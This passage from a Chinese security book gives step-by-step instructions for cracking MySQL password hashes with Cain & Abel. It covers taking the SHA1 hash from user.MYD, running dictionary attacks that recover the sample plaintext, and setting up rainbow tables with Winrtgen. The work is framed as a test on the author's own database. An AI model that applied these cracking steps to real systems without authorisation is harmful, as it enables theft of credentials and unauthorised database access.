


图 1-92　获取加密的字符串

1.13.4　将 MySQL 用户密码字符串加入到 Cain 破解列表

本文使用 Cain & Abel 来破解 MYSQL 数据库用户密码，Cain & Abel 是一个可以破解屏保、PWL 密码、共享密码、缓存口令、远程共享口令、SMB 口令、支持 VNC 口令解码、Cisco Type-7 口令解码、Base64 口令解码、SQL Server 7.0/2000 口令解码、Remote Desktop 口令解码、Access Database 口令解码、Cisco PIX Firewall 口令解码、Cisco MD5 解码、NTLM Session Security 口令解码、IKE Aggressive Mode Pre-Shared Keys 口令解码、Dialup 口令解码、远程桌面口令解码等综合工具，还可以远程破解，可以挂字典以及暴力破解，其 sniffer 功能极其强大，几乎可以明文捕获一切账号口令，包括 FTP、HTTP、IMAP、POP3、SMB、TELNET、VNC、TDS、SMTP、MSKERB5-PREAUTH、MSN、RADIUS-KEYS、RADIUS-USERS、ICQ、IKE Aggressive Mode Pre-Shared Keys authentications 等。

Cain & Abel 目前最新版本是 4.9.30，软件下载地址：http://www.newhua.com/soft/53494.htm。下载 Cain & Abel 后，直接安装，然后运行它，在 Cain & Abel 主界面中单击“Cracker”标签，然后将用户密码的加密字符串“506D1427F6F61696B4501445C90624897266DAE3”加入到 MySQL Hashes 破解列表中，如图 1-93 所示，单击“Add to list”按钮，如图 1-94 所示，将字符串复制到 Hash 输入框中。Username 可以任意输入。




图 1-93　使用 Cain 破解 MySQL 密码的主界面




图 1-94　添加 MySQL Hashes

1.13.5　使用字典进行破解

如图 1-95 所示，选中刚才添加的需要破解的字符串，然后选择“Dictionary Attack（字典破解）”，在弹出的菜单中选择“MySQL SHA1 Hashes”方式进行破解，该方式针对的是 MySQL4.1 后续版本，对于 MySQL4.1 以前版本则选择“MySQL v3.23 Hashes”进行破解。




图 1-95　选择破解方式

选择“Dictionary Attack（字典破解）”后会出现一个窗口，主要用于选择字典，如图1-96所示，在Dictionary下方右键单击，可以添加一个或者多个字典文件，字典选择完毕后可以在“Options（选项）”中进行选择，然后单击“Start”按钮进行破解。




图1-96 MYSQL字典破解设置

说明：

在“Options（选项）”中一共有8种方式即：

（1）字符串首字母大写。

（2）字符串反转。

（3）双倍字符串。

（4）字符串全部小写。

（5）字符串全部大写。

（6）在字符串中加入数字。

（7）在每个字符串中进行大写轮换。

（8）在字符串中加入2个数字。

破解成功后Cain会给出一些提示信息，如下所示：

```
Plaintext of user <none> is databasepassword
Attack stopped!
1 of 1 hashes cracked
```

表明加密的密码是“databasepassword”。回到Cain破解主窗口中后，破解的密码值会自动加入到“Password”列中，如图1-97所示，便于查看。




图 1-97　破解密码成功

1.13.6　破解探讨

（1）字典破解跟字典强度有关

单击“开始”-“程序”-“MySQL”-“MySQL Server 5.0”-“MySQL Command Line Client”打开 MySQL Command Line Client，输入密码后，输入以下代码重新设置一个新密码：

```
Use MySQL
update user set password=password("1977-05-05") where user="root";
flush privileges;
```

本试验中将原来的密码修改为“1977-05-05”，其结果如图 1-98 所示。




图 1-98　修改 MySQL 用户密码

再次使用 UltraEdit-32 软件重新打开“C:\Program Files\MySQL\MySQL Server 5.0\data\MYSQL\user.MYD”获取其新的密码字符串“B046BBAF61FE3BB6F60CA99AF39F5C2702F00D12”，然后重新选择一个字典，在本例中选择生成的生日字典，如图 1-99 和图 1-100 所示，仅仅选择小写字符串进行破解，很快就获取了破解结果。实际结果表明使用 Cain 来破解 MySQL 密码时，如果是采用字典破解，那么破解效果跟字典强度有关，只要破解的密码在字典中，则一定能够破解。




图 1-99 再次破解 MySQL 密码




图 1-100 修改 MySQL 密码后再次进行破解 MySQL 密码

（2）使用彩虹表进行破解

在 Cain 中还提供彩虹表破解 MySQL，在破解方式中选择“Cryptanalysis Attack”-

“MySQL SHA1 Hashes via RainbowTables”即可，如图 1-101 和图 1-102 所示，在实际测试过程中由于网络上提供的 sha 彩虹表格式是 RTI，而 Cain 中使用的是 RT，我将下载的所有彩虹表中文件后缀由 RTI 修改为 RT，然后进行破解，提示信息显示不成功，应该是彩虹表的格式不一样，Cain 中只承认它自己提供的。




图 1-101　使用彩虹表破解方式




图 1-102　使用彩虹表进行破解

（3）Hash 计算器

在 Cain 中提供了各种 Hashes 的计算，在主界面中单击计算机图标按钮，即可弹出 Hashes 计算器，在“Text to hash”中输入需要转换的原始值，例如输入“12345678”，单击“Calculate”进行计算，如图 1-103 所示，可以看到 14 种 Hashes 值。




图 1-103　计算 Hashes 值

（4）生成彩虹表

在 Cain 的安装目录 C:\Program Files\Cain\Winrtgen 中直接运行 Winrtgen，如图 1-104 所示，该工具为彩虹表生成器，可以很方便地生成各种类型的彩虹表值。




图 1-104　Winrtgen 彩虹表生成工具

（5）设置彩虹表

在图 15 中单击“Add Table”在“Rainbow Table properties”中的 Hash 中选择“MYSQLsha1”，然后可以根据实际情况分别设置“Min Len”、“Max Len”、“Index”、“Chain len”、“Chain Count”以及“N of tables”的值，一般情况仅仅需要设置“Min Len”、“Max Len”以及“N of tables”的值。“N of tables”主要用来测试 Hashes 生成的完整度，输入不同的值，会在 Table properties 中显示百分比，通过尝试来确定一共需要生成多少个表，然后单击“Benchmark”进行时间估算，如图 1-105 所示，单击“OK”按钮完成彩虹表生成设置。

在彩虹表生成器中，如图 1-106 单击“Start”按钮开始生成彩虹表，在 Status 中会显示生成的大小和进度。




图 1-105　设置彩虹表

